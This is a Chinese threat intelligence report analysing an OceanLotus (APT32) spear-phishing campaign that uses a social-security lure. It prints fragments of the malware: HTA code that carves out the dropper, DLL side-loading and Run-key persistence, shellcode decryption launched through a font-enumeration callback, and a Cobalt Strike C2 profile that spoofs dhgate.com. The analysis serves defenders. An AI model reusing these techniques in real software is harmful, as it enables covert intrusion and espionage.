威胁情报 | 海莲花组织以社保话题为诱饵进行 APT 攻击

知道创宇404实验室

北京知道创宇信息技术股份有限公司

关注我们，获取知道创宇404实验室最新研究动向。

336篇原创内容

2024年07月09日 11:16
作者：知道创宇404高级威胁情报团队
时间：2024年7月9日

1. 概述

参考资料

近期，知道创宇404高级威胁情报团队发现海莲花组织针对的攻击样本，该样本以社保、公积金调整等字眼吸引受害者点击，同时我们发现该样本与2023年发现的海莲花 APT 组织模仿 APT29 攻击活动分析非常一致。

2. 组织背景


参考资料

海莲花（OceanLotus），又称 APT32，是一个高级持续性威胁（APT）组织，该组织自2012年起活跃，主要针对东亚及东南亚地区的政府机构、企业、媒体和活动家等。该组织攻击手法多样，拥有大量自研武器，常在攻击活动不同阶段结合开源工具达成攻击目的。

3. 样本链

参考资料

样本链如下图所示：



4. 样本综述

参考资料

本次发现的样本名为《关于社保、职业年金、公积金缴存基数调整和补扣的通知.docx》（以下简称诱饵文件），诱饵文件内置了四部分内容，分别是lnk参数、hta脚本、dropper程序、诱饵文档，四部分内容相互配合完成既定功能目标。

LNK文件属性

整体指令流程为lnk参数执行hta文件，hta文件执行dropper程序&诱饵文档，dropper解密加载shellcode并执行最终Cobalt_Strike RAT程序，各部分功能细节描述如下：

4.1 LNK 文件

LNK文件为原始载荷用于整体释放链的启动工作，通过ShellExec执行CMD指令，LNK文件中的CMD指令功能:

1. 确保360安全卫士相关文件不存在
2. 将自身拷贝到`NTUSER.DAT{23e7c2f3-52ef-4b7b-b203-3bfaa90a833d}.TM.alf`并通过mshta.exe启动。拷贝逻辑分为两种，根据是否存在原始文件名称的LNK文件区分不同执行逻辑。若是原始文件名称的LNK文件存在，则直接拷贝；若是原始文件名称的LNK文件不存在，则遍历`%USERPROFILE%`路径下查找原始文件名称的LNK文件，找到之后将文件拷贝到`NTUSER.DAT{23e7c2f3-52ef-4b7b-b203-3bfaa90a833d}.TM.alf`并通过mshta.exe启动。该部分的区分代码可用于以下功能的检测：

   （1）文件名称是否被更改

   （2）可能原始落地文件在`%USERPROFILE%`路径下

LNK文件参数

4.2 NTUSER.DAT{23e7c2f3-52ef-4b7b-b203-3bfaa90a833d}.TM.alf

该文件存放于LNK文件尾部通过mshta.exe程序启动，根据行为猜测mshta.exe启动HTA的方式为通过定位标记点进行启动，故不需要提取HTA文件从而启动HTA文件。


HTA文件存在四部分功能分别为定位并保存dropper程序、定位并保存诱饵文档、运行诱饵文档、修复droper程序，各功能模块描述如下：

1. 定位并保存dropper程序

首先加载自身（NTUSER.DAT{23e7c2f3-52ef-4b7b-b203-3bfaa90a833d}.TM.alf）并将文件游标设置为`offset：11742`读取249374大小数据，保存读取的数据至`%appdata%\Lenovo\devicecenter\extends\modules\showdesk\LenovoDesk.exe`，接着读取1032190大小数据保存至`%appdata%\Lenovo\devicecenter\extends\modules\showdesk\QuickDeskBand.dll`。

```
Dim hvufffhqcicb
Set hvufffhqcicb = CreateObject(var_adostring)
hvufffhqcicb.Open
hvufffhqcicb.type= edsjtnsgxjgzmgcxptb
hvufffhqcicb.LoadFromFile(tmpLL)
hvufffhqcicb.Position = 11598
areadBytes = hvufffhqcicb.Read(249374) '白文件
breadBytes = hvufffhqcicb.Read(1032190) '黑文件
dreadBytes = hvufffhqcicb.Read() '诱饵文件
Dim rkpolnumax
Set rkpolnumax = CreateObject(var_adostring)
rkpolnumax.Type = edsjtnsgxjgzmgcxptb
```


设置游标并读取dropper内容&文档内容



dropper程序起始地址

2. 定位并保存诱饵文档

保存dropper后续数据至本地`%temp%\`关于社保、职业年金、公积金缴存基数调整和补扣的通知`.docx`，启动该文件。



诱饵文件偏移

3. 修复dropper程序

```
Set awyceovsiokmff = CreateObject(var_adostring)
awyceovsiokmff.Type = 2
awyceovsiokmff.charset = gnyzrblvdyeozkn("49534f2d38") & gnyzrblvdyeozkn("3835392d31") 'ISO-8859-1
awyceovsiokmff.Open
awyceovsiokmff.WriteText Chr(CLng(gnyzrblvdyeozkn("2648") & gnyzrblvdyeozkn("3446"))) 'M
awyceovsiokmff.WriteText Chr(CLng(gnyzrblvdyeozkn("2648") & gnyzrblvdyeozkn("[illegible]"))) 'Z
awyceovsiokmff.SaveToFile tmpA, 2
awyceovsiokmff.Close
```

修复dropper程序

4.3 诱饵文档

诱饵文档部分内容如下：

关于 2023 年度灵活就业社保补贴受理的公告

为鼓励扶持就业困难人员多渠道灵活就业，根据福建省劳动就业服务局《关于印发<就业困难人员灵活就业社会保险补贴经办规程（试行）>的通知》（闽就服〔2022〕20 号）和漳州市财政局 漳州市人力资源和社会保障局《关于转发<福建省就业补助资金管理实施办法>的通知》（漳财社〔2019〕40 号）文件规定，现就 2023 年度龙文区就业困难人员和高校毕业生灵活就业社保补贴申报受理有关事宜，公告如下。

一、申领时间

2023 年 10 月 16 日—2023 年 12 月 31 日

二、申领流程

就业困难人员灵活就业后，向公共就业人才服务机构申报就业并以个人身份在漳州市灵活就业窗口缴纳基本养老保险费、基本医疗保险费的。向我区劳动就业服务中心提出社保补贴申请。

三、就业困难人员范围

1、具有本市户籍、在劳动年龄段内、有劳动能力、有就业要求，并在本市各级公共就业服务机构登记失业的以下人员：

（1）男满 50 周岁、女满 40 周岁大龄城镇居民；

（2）持有第三代残疾人证城镇居民；

（3）城镇最低生活保障对象；

（4）连续失业一年以上人员（其中农村进城务工劳动者须已参加失业保险）；

4.4 dropper&COBALT_STRIKE RAT

先前保存的dropper程序用于解密并启动Cobalt_Strike,dropper 程序的启动在lnk的参数部分实现。

启动白文件

白文件（LenovoDesk.exe）运行后加载`QuickDeskBand.dll`的`ShowBatteryGauge`函数。

```
hLibModule = LoadLibraryW(L"QuickDeskBand.dll");
v11 = sub_401920();
sub_401BB0(v11, 3, (int)L"32", (int)L"main.cpp", 97, v17);
if ( hLibModule )
{
  v12 = sub_401920();
  sub_401BB0(v12, 3, (int)L"hmodule", (int)L"main.cpp", 101, v18);
  ShowBatteryGauge = GetProcAddress(hLibModule, "ShowBatteryGauge");
  if ( ShowBatteryGauge )
    ((void (__cdecl *)(int))ShowBatteryGauge)(v9);
```


加载黑文件

黑文件的加载后在dllmain中运行解密出后续的载荷，而ShowBatteryGauge导出主要功能时将LenovoDesk.exe写入注册表run启动项中：

```
sub_6BAC14E0((int)v48, (int)Source, 45);  // Software\Microsoft\Windows\CurrentVersion\Run
MaxCount = 46;
v54 = 45;
v0 = alloca(((int (__cdecl *)(char))sub_6BAC28B0)(hModule));
Dest = (wchar_t *)v8;
mbstowcs((wchar_t *)v8, Source, MaxCount);
*(_DWORD *)v23 = 17508624;
v24 = 556472601;
v25 = 6166;
v26 = 0;
sub_6BAC14E0((int)v48, (int)v23, 10);     // LenovoDesk
MaxCount = 11;
v52 = 10;
v1 = alloca(((int (__cdecl *)(char))sub_6BAC28B0)(hModulea));
v51 = (wchar_t *)v8;
mbstowcs((wchar_t *)v8, v23, MaxCount);
v50 = ((int (__stdcall *)(unsigned int, wchar_t *, _DWORD, _DWORD, _DWORD, int))RegCreateKeyExW)(
        0x80000001,
        Dest,
        0,
        0,
        0,
        131078);
v21 = 0;
v50 = ((int (__stdcall *)(int, wchar_t *, _DWORD, char *, _DWORD, int *, int, int, int))RegQueryValueExW)(
        v27,
```

设置run启动项

QuickDeskBand.dll加载后则必然会进入dllMain中运行，dllMain中首先获取主程序路径，并将后15位字符作为key解密数据。

```
GetModuleFileNameA(0, Filename, 0xFFu);
v6 = 15;
for ( i = 0; i <= 14; ++i )
  *((_BYTE *)&flOldProtect[1] + i + 3) = Filename[i - 15 + strlen(Filename)];
Addr = (struct in_addr *)lpAddress;
for ( j = 0; j < v7; ++j )
{
  for ( k = 0; k <= 14; ++k )
    S[k] = *((_BYTE *)&flOldProtect[1] + k + 3) ^ off_6BAC3020[j][k];
```

使用文件名作为key解密数据

解密后的数据为IP点分十进制数据，通过`RtlIpv4StringToAddressA`将点分十进制IP地址转化为HEX地址形式数据，HEX地址形式的数据为`COBALT_STRIKE`数据，之后通过设置枚举字体的回调立即启动Cobalt_Strike。

```
  RtlIpv4StringToAddressA(S, 0, (PCSTR *)S, Addr++);
}
VirtualProtect(lpAddress, 0x3380Cu, 0x20u, flOldProtect);
hdc = GetDC(0);
EnumFontFamiliesW(hdc, 0, (FONTENUMPROCW)lpAddress, 0);
return 0;
```

解码CS数据

Cobalt_Strike是一款付费渗透测试产品，允许攻击者在受害机器上部署名为“Beacon”的代理。Beacon 为攻击者提供了丰富的功能，包括但不限于命令执行、按键记录、文件传输、SOCKS 代理、特权升级、mimikatz、端口扫描和横向移动。Beacon 是内存中/无文件的，因为它由无阶段或多阶段的 shellcode 组成，一旦通过利用漏洞或执行 shellcode 加载程序加载，就会反射性地将自身加载到进程的内存中，而不会触及磁盘。

支持通过 HTTP、HTTPS、DNS、SMB 命名管道以及正向和反向TCP进行C2和分段，信标可以菊花链式连接。Cobalt Strike带有一个用于开发shellcode加载器的工具包，称为 Artifact Kit。

由于该平台强大的功能及兼容性许多APT组织也将CS列入自己的武器库中，在以往的APT32攻击活动中我们也经常发现其使用CS作为RAT程序。

两个LNK文件最终的CS Beacon相同且相关的关键配置信息如下:

```
UserAgent                       - Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
HttpPostUri                     - /checkout/cartSplit/getTotalPrice.do
Malleable_C2_Instructions       - Remove 2304 bytes from the end
                                  Remove 2032 bytes from the beginning
                                  Base64 decode
                                  XOR mask w/ random key
HttpGet_Metadata                - ConstHeaders
                                   Accept: */*
                                   Host: www.dhgate.com
                                   Accept-Encoding: gzip, deflate, br
                                   Sec-Fetch-Dest: iframe
                                   Sec-Fetch-Mode: navigate
                                   Sec-Fetch-Site: same-origin
                                  Metadata
                                   mask
                                   base64url
                                   prepend "vid="
                                   header "Cookie"
HttpPost_Metadata               - ConstHeaders
                                   Accept: */*
                                   Content-Type: application/json;charset=utf-8
                                   Accept-Encoding: gzip, deflate, br
                                   Host: shoppingcart.dhgate.com
                                  SessionId
                                   parameter "client"
                                  Output
                                   mask
                                   base64url
                                   prepend "{"cartId""
                                   append ":""}"
                                   print
PipeName                        - Not Found
DNS_Idle                        - Not Found
```

CS Beacon 配置信息

从Metadata元数据中可发现其HTTP Header围绕dhgate相关进行伪造。

- Host: www.dhgate.com
- Host: shoppingcart.dhgate.com

5. 总结

参考资料

从上述样本分析，我们可以发现本次捕获样本与2023年该组织利用BMW话题为诱饵发起的攻击活动在多方面是一致的。

首先，lnk参数格式非常一致。

样本参数解析对比

其次，Cobalt Strike的配置文件比较一致，除url外，伪装的host也相同。

配置文件对比

综上，我们认为本次捕获的样本与2023年海莲花组织利用BMW诱饵的攻击样本应当属于同一组织。

6. IOC

参考资料

Hash：

- f04971c65d68319fbe1285b4a83afed6 QuickDeskBand.dll
- 2d6b3b3e13600721fc9f398cd7df05ca 诱饵文档

7. 参考链接

参考资料

[1] 海莲花 APT 组织模仿 APT29 攻击活动分析